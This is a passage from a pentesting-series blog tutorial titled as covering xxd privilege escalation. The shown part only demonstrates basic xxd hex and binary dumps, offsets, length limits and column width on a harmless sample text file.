Linux for Pentester: xxd Privilege Escalation

June 16, 2019   By Raj Chandel

In this article, we are going to make our readers familiar with another influential command i.e. “xxd” which assist for converting any hex dump to a binary and vice-versa. So, by knowing this certainty now we will check how wisely we can make it applicable in Privilege Escalation.

Note: “The main objective of publishing the series of “Linux for pentester” is to introduce the circumstances and any kind of hurdles that can be faced by any pentester while solving CTF challenges or OSCP labs which are based on Linux privilege escalations. Here we do not criticizing any kind of misconfiguration that a network or system administrator does for providing higher permissions on any programs/binaries/files & etc.”

Table of Content

Introduction to xxd


As we know whenever we want to convert any format of a file into another format then, we can grab that simply by using online converter which helps to convert a file into the desired format such as: “**pdf to word, jpg to pdf, excel to pdf”** etc. but what if someone desired to get any file into its hexadecimal form or binary??

So, in this article, I’m emphasizing the way through which one can easily get hex dump or binary format for any file. This can be achieved by one of Linux command i.e. “xxd”. The **xxd** command enables the user to generate a hex dump of a given file and can also reverse a hex dump back to its original ASCII form. This phenomenon can also help in the procedure of encoding and decoding any mysterious file.

First, we will check for its help/man command to identify how we can use **xxd** for this conversion.

```
xxd -h
```

By typing the above command, we can achieve a list of arguments that can be used with **xxd** for generating hex dump of a given file.



```
root@ubuntu:~/info# xxd -h
Usage:
       xxd [options] [infile [outfile]]
    or
       xxd -r [-s [-]offset] [-c cols] [-ps] [infile [outfile]]
Options:
    -a          toggle autoskip: A single '*' replaces nul-lines. Default off.
    -b          binary digit dump (incompatible with -ps,-i,-r). Default hex.
    -c cols     format <cols> octets per line. Default 16 (-i: 12, -ps: 30).
    -E          show characters in EBCDIC. Default ASCII.
    -e          little-endian dump (incompatible with -ps,-i,-r).
    -g          number of octets per group in normal output. Default 2 (-e: 4).
    -h          print this summary.
    -i          output in C include file style.
    -l len      stop after <len> octets.
    -o off      add <off> to the displayed file position.
    -ps         output in postscript plain hexdump style.
    -r          reverse operation: convert (or patch) hexdump into binary.
    -r -s off   revert with <off> added to file positions found in hexdump.
    -s [+][-]seek  start at <seek> bytes abs. (or +: rel.) infile offset.
    -u          use upper case hex letters.
    -v          show version: "xxd V1.10 27oct98 by Juergen Weigert".
root@ubuntu:~/info#
```

Major Operation performed using xxd

Converts file contents into hex: For instance, I'm creating a new file by the name of "secret.txt" and now I want to convert its whole content into the hexadecimal form so, I will type the below mentioned command to execute the desired output.


Syntax: xxd <options> filename

```
xxd secret.txt
```

By the below image it's clear that **xxd** has generated the hex dump for the file "secret.txt".

Here, we can observe the following hex dump are obtained its default format such as:

- Indexing the number of lines. *(eg: 00000000, 00000010, 00000020…………00000220)*
- The default number of octets per group is 2 (-e: 4 little-endian hexdump) which is groupsize of 4 bytes. *(eg: 4967 6e69…………6e67)*
- The standard column length is equal to 16 bits with whitespace. *(eg: Ignite is Having)*



```
root@ubuntu:~/info# cat secret.txt
Ignite is Having Worldwide Name in IT field.
We provide High quality cyber security training.
Our consulting services fulfill Students, government and corporate Requirements.
We are working towards the vision to develop India as a Cyber Secured Country.
It is a leading player in India to provide Ethical Hacking & IT Security Training to all
We have trained over 10,000 individuals across the globe.
THis will range from students to security experts in different colleges and organizations
hops.
root@ubuntu:~/info# xxd secret.txt
00000000: 4967 6e69 7465 2069 7320 4861 7669 6e67  Ignite is Having
00000010: 2057 6f72 6c64 7769 6465 204e 616d 6520   Worldwide Name
00000020: 696e 2049 5420 6669 656c 642e 0a57 6520  in IT field..We
00000030: 7072 6f76 6964 6520 4869 6768 2071 7561  provide High qua
00000040: 6c69 7479 2063 7962 6572 2073 6563 7572  lity cyber secur
00000050: 6974 7920 7472 6169 6e69 6e67 2e0a 4f75  ity training..Ou
00000060: 7220 636f 6e73 756c 7469 6e67 2073 6572  r consulting ser
00000070: 7669 6365 7320 6675 6c66 696c 6c20 5374  vices fulfill St
00000080: 7564 656e 7473 2c20 676f 7665 726e 6d65  udents, governme
00000090: 6e74 2061 6e64 2063 6f72 706f 7261 7465  nt and corporate
000000a0: 2052 6571 7569 7265 6d65 6e74 732e 0a57   Requirements..W
000000b0: 6520 6172 6520 776f 726b 696e 6720 746f  e are working to
000000c0: 7761 7264 7320 7468 6520 7669 7369 6f6e  wards the vision
000000d0: 2074 6f20 6465 7665 6c6f 7020 496e 6469   to develop Indi
000000e0: 6120 6173 2061 2043 7962 6572 2053 6563  a as a Cyber Sec
000000f0: 7572 6564 2043 6f75 6e74 7279 2e20 0a49  ured Country. .I
00000100: 7420 6973 2061 206c 6561 6469 6e67 2070  t is a leading p
00000110: 6c61 7965 7220 696e 2049 6e64 6961 2074  layer in India t
00000120: 6f20 7072 6f76 6964 6520 4574 6869 6361  o provide Ethica
00000130: 6c20 4861 636b 696e 6720 2620 4954 2053  l Hacking & IT S
00000140: 6563 7572 6974 7920 5472 6169 6e69 6e67  ecurity Training
00000150: 2074 6f20 616c 6c20 706f 7373 6962 6c65   to all possible
00000160: 2061 7564 6965 6e63 652e 200a 5765 2068   audience. .We h
00000170: 6176 6520 7472 6169 6e65 6420 6f76 6572  ave trained over
00000180: 2031 302c 3030 3020 696e 6469 7669 6475   10,000 individu
00000190: 616c 7320 6163 726f 7373 2074 6865 2067  als across the g
000001a0: 6c6f 6265 2e0a 5448 6973 2077 696c 6c20  lobe..THis will
000001b0: 7261 6e67 6520 6672 6f6d 2073 7475 6465  range from stude
000001c0: 6e74 7320 746f 2073 6563 7572 6974 7920  nts to security
000001d0: 6578 7065 7274 7320 696e 2064 6966 6665  experts in diffe
000001e0: 7265 6e74 2063 6f6c 6c65 6765 7320 616e  rent colleges an
000001f0: 6420 6f72 6761 6e69 7a61 7469 6f6e 732c  d organizations,
00000200: 2041 7061 7274 2066 726f 6d20 5472 6169   Apart from Trai
00000210: 6e69 6e67 2026 2057 6f72 6b73 686f 7073  ning & Workshops
00000220: 2e0a                                     ..
root@ubuntu:~/info#
```

Skip the nth line with xxd: While converting a file there may be lots of data that may not be of our use so, instead of obtaining whole data we can skip those contents that are needless (skip the no. of lines). For this, we can use **xxd** to skip the **nth** line and produce hex value after skipped lines.

Suppose in our circumstance we want to generate hex dump from line 5 ahead then this can be attained by using "-s" argument followed by **xxd** command.


```
xxd -s 0x50 secret.txt
```

To limit output up to particular length: As above I have explained how one can retrieve data by skipping no. of lines i.e. output from a specific line but, if we need to limit the length of standard output then we will use “-l” argument instead of “-s”.

Here I’m limiting the length of my contents to print the data up to limited range i.e. **5th line** as shown in below screenshot.

```
xxd -l 0x50 secret.txt
```


Hence, we can observe the difference between both commands; the first command generates the hex value initialized from the 6th line and the second command ended with the 5th line as per hex indexing, take reference from the above screenshot.



```
root@ubuntu:~/info# xxd -s 0x50 secret.txt
00000050: 6974 7920 7472 6169 6e69 6e67 2e0a 4f75  ity training..Ou
00000060: 7220 636f 6e73 756c 7469 6e67 2073 6572  r consulting ser
00000070: 7669 6365 7320 6675 6c66 696c 6c20 5374  vices fulfill St
00000080: 7564 656e 7473 2c20 676f 7665 726e 6d65  udents, governme
00000090: 6e74 2061 6e64 2063 6f72 706f 7261 7465  nt and corporate
000000a0: 2052 6571 7569 7265 6d65 6e74 732e 0a57   Requirements..W
000000b0: 6520 6172 6520 776f 726b 696e 6720 746f  e are working to
000000c0: 7761 7264 7320 7468 6520 7669 7369 6f6e  wards the vision
000000d0: 2074 6f20 6465 7665 6c6f 7020 496e 6469   to develop Indi
000000e0: 6120 6173 2061 2043 7962 6572 2053 6563  a as a Cyber Sec
000000f0: 7572 6564 2043 6f75 6e74 7279 2e20 0a49  ured Country. .I
00000100: 7420 6973 2061 206c 6561 6469 6e67 2070  t is a leading p
00000110: 6c61 7965 7220 696e 2049 6e64 6961 2074  layer in India t
00000120: 6f20 7072 6f76 6964 6520 4574 6869 6361  o provide Ethica
00000130: 6c20 4861 636b 696e 6720 2620 4954 2053  l Hacking & IT S
00000140: 6563 7572 6974 7920 5472 6169 6e69 6e67  ecurity Training
00000150: 2074 6f20 616c 6c20 706f 7373 6962 6c65   to all possible
00000160: 2061 7564 6965 6e63 652e 200a 5765 2068   audience. .We h
00000170: 6176 6520 7472 6169 6e65 6420 6f76 6572  ave trained over
00000180: 2031 302c 3030 3020 696e 6469 7669 6475   10,000 individu
00000190: 616c 7320 6163 726f 7373 2074 6865 2067  als across the g
000001a0: 6c6f 6265 2e0a 5448 6973 2077 696c 6c20  lobe..THis will
000001b0: 7261 6e67 6520 6672 6f6d 2073 7475 6465  range from stude
000001c0: 6e74 7320 746f 2073 6563 7572 6974 7920  nts to security
000001d0: 6578 7065 7274 7320 696e 2064 6966 6665  experts in diffe
000001e0: 7265 6e74 2063 6f6c 6c65 6765 7320 616e  rent colleges an
000001f0: 6420 6f72 6761 6e69 7a61 7469 6f6e 732c  d organizations,
00000200: 2041 7061 7274 2066 726f 6d20 5472 6169   Apart from Trai
00000210: 6e69 6e67 2026 2057 6f72 6b73 686f 7073  ning & Workshops
00000220: 2e0a                                     ..
root@ubuntu:~/info# xxd -l 0x50 secret.txt
00000000: 4967 6e69 7465 2069 7320 4861 7669 6e67  Ignite is Having
00000010: 2057 6f72 6c64 7769 6465 204e 616d 6520   Worldwide Name
00000020: 696e 2049 5420 6669 656c 642e 0a57 6520  in IT field..We
00000030: 7072 6f76 6964 6520 4869 6768 2071 7561  provide High qua
00000040: 6c69 7479 2063 7962 6572 2073 6563 7572  lity cyber secur
root@ubuntu:~/info#
```

Converts file contents into binary: In above all image we have noticed that file has been dumped into its “hex form” but whenever we wish to produce the “binary form” for any file then we will use “-b” option. On using this option, the result will switch to its bit dump (binary digit) by grouping the output data into its octet using “1 or 0” rather than hex dump. To attain the same as per below image type command:

```
xxd -b secret.txt
```



```
root@ubuntu:~/info# xxd -b secret.txt
00000000: 01001001 01100111 01101110 01101001 01110100 01100101  Ignite
00000006: 00100000 01101001 01110011 00100000 01001000 01100001   is Ha
0000000c: 01110110 01101001 01101110 01100111 00100000 01010111  ving W
00000012: 01101111 01110010 01101100 01100100 01110111 01101001  orldwi
00000018: 01100100 01100101 00100000 01001110 01100001 01101101  de Nam
0000001e: 01100101 00100000 01101001 01101110 00100000 01001001  e in I
00000024: 01010100 00100000 01100110 01101001 01100101 01101100  T fiel
0000002a: 01100100 00101110 00001010 01010111 01100101 00100000  d..We
00000030: 01110000 01110010 01101111 01110110 01101001 01100100  provid
00000036: 01100101 00100000 01001000 01101001 01100111 01101000  e High
0000003c: 00100000 01110001 01110101 01100001 01101100 01101001   quali
00000042: 01110100 01111001 00100000 01100011 01111001 01100010  ty cyb
00000048: 01100101 01110010 00100000 01110011 01100101 01100011  er sec
0000004e: 01110101 01110010 01101001 01110100 01111001 00100000  urity
00000054: 01110100 01110010 01100001 01101001 01101110 01101001  traini
0000005a: 01101110 01100111 00101110 00001010 01001111 01110101  ng..Ou
00000060: 01110010 00100000 01100011 01101111 01101110 01110011  r cons
00000066: 01110101 01101100 01110100 01101001 01101110 01100111  ulting
0000006c: 00100000 01110011 01100101 01110010 01110110 01101001   servi
00000072: 01100011 01100101 01110011 00100000 01100110 01110101  ces fu
00000078: 01101100 01100110 01101001 01101100 01101100 00100000  lfill
```

Set column length: As above I have described how we can skip and limits the output up to range. Now I will illustrate how we can set column length. By default, it used to be 12, 16 for any dumped file but now I will explain what else we can do.

For this I'm taking three occurrences:

Default: As we know the default column length is 16. This will print 16 characters including whitespace.

```
xxd -l 0x20 secret.txt
```

Set the column length up to 32: I have set end index to limit printing data range by using "-l" option now after doing so I will set column length up to "32" which can be achieved by using "-c" argument.


```
xxd -l 0x40 -c 32 secret.txt
```

From the given below screenshot, we can easily realize how **xxd** has limits the column length.

